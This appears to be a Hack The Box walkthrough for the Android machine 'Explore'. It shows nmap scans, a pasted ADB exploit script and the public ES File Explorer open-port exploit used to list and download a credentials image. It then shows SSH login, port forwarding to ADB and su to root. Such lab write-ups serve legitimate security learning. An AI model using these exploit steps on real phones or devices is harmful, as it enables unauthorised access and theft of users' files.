
HTB Machine : Explore(Android)

Tools used : Android Debugger

I used the HackTheBox PwnBox when rooting this machine as my Kali wont work during that time.



1. Run nmap to scan for any open ports

Command : nmap <ip>

Port 2222 and port 5555 are opened.

```
Nmap done: 1 IP address (0 hosts up) scanned in 3.06 seconds
┌─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $nmap 10.129.179.183
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-25 17:28 UTC
Nmap scan report for 10.129.179.183
Host is up (0.17s latency).
Not shown: 998 closed ports
PORT     STATE    SERVICE
2222/tcp open     EtherNetIP-1
5555/tcp filtered freeciv
```

I found the exploit for the freeciv but it requires me the password of the targeted machine.

https://dl.packetstormsecurity.net/2106-exploits/adb-freeciv.txt

Mozilla Firefox

dl.packetstormsecurity.ne ×

https://dl.packetstormsecurity.net/2106-ex

Getting Started | Start | Parrot OS | Community | Docs | Git | CryptPad | Privacy | Per

```
"""
Android Debug Bridge (ADB) freeciv exploit
Author : Raed-Ahsan
https://linkedin.com/in/raed-ahsan
Android 2.0 Banana Studio
"""

"""


import socket # socket
import subprocess  # Subprocess
import pyautogui  # PyAutoGui
import time  # Time


def connection_function(host, port):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((host, port))
        print(s.recv(1024))

connection_function("10.10.10.247", 2222)


def adb_connection(host, port):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((host, port))
        print(s.recv(1024))

        subprocess.call(['ssh -p 2222 -L 5555:localhost:5555 kristi@explorer.htb'], shell=True)
        password = "[PASSWORD OF TARGET MACHINE OF SSH]"
        print(s.recv(1024))

adb_connection("10.10.10.247", 2222)
```

I'm kind of stuck in a dead end during the time so I decided to nmap again but with additional scan type.

Command : nmap -sC -sV -p <range port> -vv <ip machine>

```
┌──[✗]─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $nmap -sC -sV -p 1-6553 -vv 10.129.179.183
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-25 17:36 UTC
```


There are few additional ports that I found which are port 42135 and port 59777.

```
PORT      STATE    SERVICE VERSION
2222/tcp  open     ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|     SSH-2.0-SSH Server - Banana Studio
| ssh-hostkey:
|   2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)
5555/tcp  filtered freeciv
35899/tcp open     unknown
```

```
|_    cookie: msfsnash=nmap
42135/tcp open     http    ES File Explorer Name Response httpd
|_http-title: Site doesn't have a title (text/html).
59777/tcp open     http    Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or
older
|_http-title: Site doesn't have a title (text/plain).
2 services unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-s
ervice :
```

I search if there is any exploits for the two new ports that I found. I managed to find an exploit for the ES File Explorer on Github.

https://github.com/fs0c131y/ESFileExplorerOpenPortVuln



I run the exploit and managed to find something interesting when running the *listPics* command and there is a file named 'creds.jpg' which I assumed the credentials to login into the machine


```
┌─[htb-jodunk@htb-psf3zw2xnf]─[~/ESFileExplorerOpenPortVuln]
└──╼ $python3 poc.py --cmd listPics --ip 10.129.179.183
[*] Executing command: listPics on 10.129.179.183
[*] Server responded with: 200

{"name":"concept.jpg", "time":"4/21/21 02:38:08 AM", "location":"/storage/emulated/
0/DCIM/concept.jpg", "size":"135.33 KB (138,573 Bytes)", },
{"name":"anc.png", "time":"4/21/21 02:37:50 AM", "location":"/storage/emulated/0/DC
IM/anc.png", "size":"6.24 KB (6,392 Bytes)", },
{"name":"creds.jpg", "time":"4/21/21 02:38:18 AM", "location":"/storage/emulated/0/
DCIM/creds.jpg", "size":"1.14 MB (1,200,401 Bytes)", },
{"name":"224_anc.png", "time":"4/21/21 02:37:21 AM", "location":"/storage/emulated/
0/DCIM/224_anc.png", "size":"124.88 KB (127,876 Bytes)"}
```

I download the file using curl command.

Command : curl MachineIP/FileDirectory -O filename

```
┌─[✗]─[htb-jodunk@htb-psf3zw2xnf]─[~/ESFileExplorerOpenPortVuln]
└──╼ $curl http://10.129.179.183:59777/storage/emulated/0/DCIM/creds.jpg -O
  %Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1172k  100 1172k    0     0   774k      0  0:00:01  0:00:01 --:--:--  774k
┌─[htb-jodunk@htb-psf3zw2xnf]─[~/ESFileExplorerOpenPortVuln]
└──╼ $ls
creds.jpg  poc.py  README.md  requirements.txt
```

Once downloaded, the username and password for the machine can be found in the pictures.



I logged into the machine by ssh with the credentials given and managed to access the machine. Once in the machine I get the shell.

Command : ssh MachineIP -p 222

```
┌─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $ssh [redacted]@10.129.179.183
ssh: connect to host 10.129.179.183 port 22: Connection refused
┌─[✗]─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $ssh [redacted]@10.129.179.183 -p 2222
The authenticity of host '[10.129.179.183]:2222 ([10.129.179.183]:2222)' can'
stablished.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.179.183]:2222' (RSA) to the list of known
Password authentication
Password:
Password authentication
Password:
Password authentication
Password:
:/ $
```

I run the ls command and easily get the user flag.

```
1|:/ $ cd sdcard
:/sdcard $ ls
Alarms DCIM Movies Notifications Podcasts  backups   user.txt
Android Download Music  Pictures      Ringtones dianxinos
:/sdcard $ cat user.txt
f3[redacted]
```

After done some google(read:research), I know that port 5555 has to do something with adb. I tried to connect the adb with localhost but the connection refused.

```
┌─[✗]─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $adb connect localhost
* daemon not running; starting now at tcp:5037
* daemon started successfully
missing port in specification: tcp:localhost
┌─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $adb connect localhost:5555
Connection refused
```

So, I did some port forwarding before running the adb.

Command : ssh -L port:localhost:port MachineIP -p 2222

```
┌─[✗]─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $ssh -L 5555:127.0.0.1:5555 kristi@10.129.179.183 -p 2222
Password authentication
Password:
:/ $ su
Permission denied
```

When I run the *adb devices* command. We can see that the machine already attached to adb.

```
┌─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $adb connect 127.0.0.1
missing port in specification: tcp:127.0.0.1
┌─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $adb connect 127.0.0.1:5000
failed to connect to '127.0.0.1:5000': Connection refused
┌─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $adb connect 127.0.0.1:5555
connected to 127.0.0.1:5555
┌─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $adb devices
List of devices attached
127.0.0.1:5555  device
```

I run the *adb shell* to get the device shell and I run the *su* command to have access as super user. With that I search for the root.txt and managed to retrieve it easy as that.

```
┌─[htb-jodunk@htb-psf3zw2xnf]─[~]
└──╼ $adb shell
x86_64:/ $ su
:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
:/ # find / -name 'root.txt' 2>dev>null
sh: can't create dev: Is a directory
1|:/ # find / -name "root.txt" 2>dev>null
sh: can't create dev: Is a directory
1|:/ # find / -name "root.txt" 2>/dev/null
/data/root.txt
1|:/ # cd /data/root.txt
sh: cd: /data/root.txt: Not a directory
2|:/ # cat /data/root.txt
[redacted]
```